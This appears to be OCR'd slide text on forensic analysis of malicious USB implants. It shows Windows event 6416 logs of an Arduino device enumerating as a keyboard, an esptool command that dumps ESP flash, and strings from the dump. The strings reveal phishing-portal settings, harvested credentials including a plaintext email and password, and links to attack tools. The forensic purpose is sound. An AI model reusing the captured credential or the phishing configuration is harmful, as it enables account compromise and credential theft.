
Volume: Low

Plug-and-Play Event Logs



Event Properties - Event 6416, Microsoft Windows security auditing.

```
A new external device was recognized by the system.

Subject:
        Security ID:            SYSTEM
        Account Name:           VILNIUSVMLBO$
        Account Domain:         WORKGROUP
        Logon ID:               0x3E7

Device ID:      USB\VID_1B4F&PID_9208&MI_00\8&2fc8707d&0&0000

Device Name:    Arduino LilyPad USB (COM3)

Class ID:       {4d36e978-e325-11ce-bfc1-08002be10318}

Class Name:     Ports

Vendor IDs:
                USB\VID_1B4F&PID_9208&REV_0100&MI_00
                USB\VID_1B4F&PID_9208&MI_00


Compatible IDs:
                USB\Class_02&SubClass_02&Prot_01
                USB\Class_02&SubClass_02
                USB\Class_02


Location Information:
                0013.0000.0000.007.001.000.000.000.000

Log Name:          Security
Source:            Microsoft Windows sec  Logged:          28/12/2017 15:41:00
Event ID:          6416                   Task Category:   Plug and Play Events
Level:             Information            Keywords:        Audit Success
User:              N/A                    Computer:        VilniusVMLBO
OpCode:            Info
More Information:  Event Log Online
```




Event Properties - Event 6416, Microsoft Windows security auditing.

```
A new external device was recognized by the system.

Subject:
        Security ID:            SYSTEM
        Account Name:           VILNIUSVMLBO$
        Account Domain:         WORKGROUP
        Logon ID:               0x3E7

Device ID:      HID\VID_1B4F&PID_9208&MI_02&Col02\9&157e8f80&0
&0001

Device Name:    HID Keyboard Device

Class ID:       {4d36e96b-e325-11ce-bfc1-08002be10318}

Class Name:     Keyboard

Vendor IDs:
                HID\VID_1B4F&PID_9208&REV_0100&MI_02&Col02
                HID\VID_1B4F&PID_9208&MI_02&Col02
                HID\VID_1B4F&UP:0001_U:0006
                HID_DEVICE_SYSTEM_KEYBOARD
                HID_DEVICE_UP:0001_U:0006
                HID_DEVICE


Compatible IDs:

Log Name:          Security
Source:            Microsoft Windows sec  Logged:          28/12/2017 15:41:00
Event ID:          6416                   Task Category:   Plug and Play Events
Level:             Information            Keywords:        Audit Success
User:              N/A                    Computer:        VilniusVMLBO
OpCode:            Info
More Information:  Event Log Online
```

Event 6416: A new external device was recognized by the System.

Advanced DFIR


- Extract raw NAND’s data from ESP
- Dump Arduino firmware
- Reverse Engineering with Radare



```
root@kali:~/Desktop# strings ESP_Flash_Dump.img
)080!
*#K?
(o)?
 #0  t
)?(?
")O(?
" $A
/esploit.json
/esploit.json
/esportal-log.txt
|www.msftconnecttest.com:test:test
www.msftconnecttest.com:adfasd:asdf
microsoft.com:asdf:asdf
www.msftconnecttest.com:zxvzx:asdfasdf
microsoft.com:luca.bongiorni@microsoft.com:mypasswordrocks
www.msftconnecttest.com:foo:foo
/SerialEXFIL.txt
/esportal-log.txt
/esploit.json
|{"version":"2.7.41","accesspointmode":1,"ssid":"Exploit","password":"DotAgency",'
"gateway":"192.168.1.1","subnet":"255.255.255.0","update_username":"admin","update
|:"ftp-admin","ftp_password":"hacktheplanet","ftpenabled":1,"esportalenabled":0,"w
direct":"/welcome","site1_domain":"go.microsoft.com","site1_redirect":"/login","si
|ct":"/sign-in","site3_domain":"bbc.com","site3_redirect":"/authenticate","site_ot
"LivePayloadDelay":3000,"autopwn":0,"autopayload":"/payloads/payload.txt"}
/esploit.json
```

esptool.py --port COM5 --baud 38400 read_flash 0x00000 0x400000 ESP_Flash_Dump.img

Resources



- http://whid.ninja
- https://medium.com/@LucaBongiorni/
- https://github.com/exploitagency/ESPloitV2
- https://github.com/sensepost/USaBUSe
- https://github.com/mame82/P4wnP1
- http://p4wnp1.readthedocs.io/en/latest/
- https://github.com/mossmann/cc11xx/tree/master/turnipschool
- https://srlabs.de/bites/usb-peripherals-turn/
- https://hakshop.com/products/usb-rubber-ducky-deluxe
- https://nsa.gov1.info/dni/nsa-ant-catalog/usb/index.html

Fin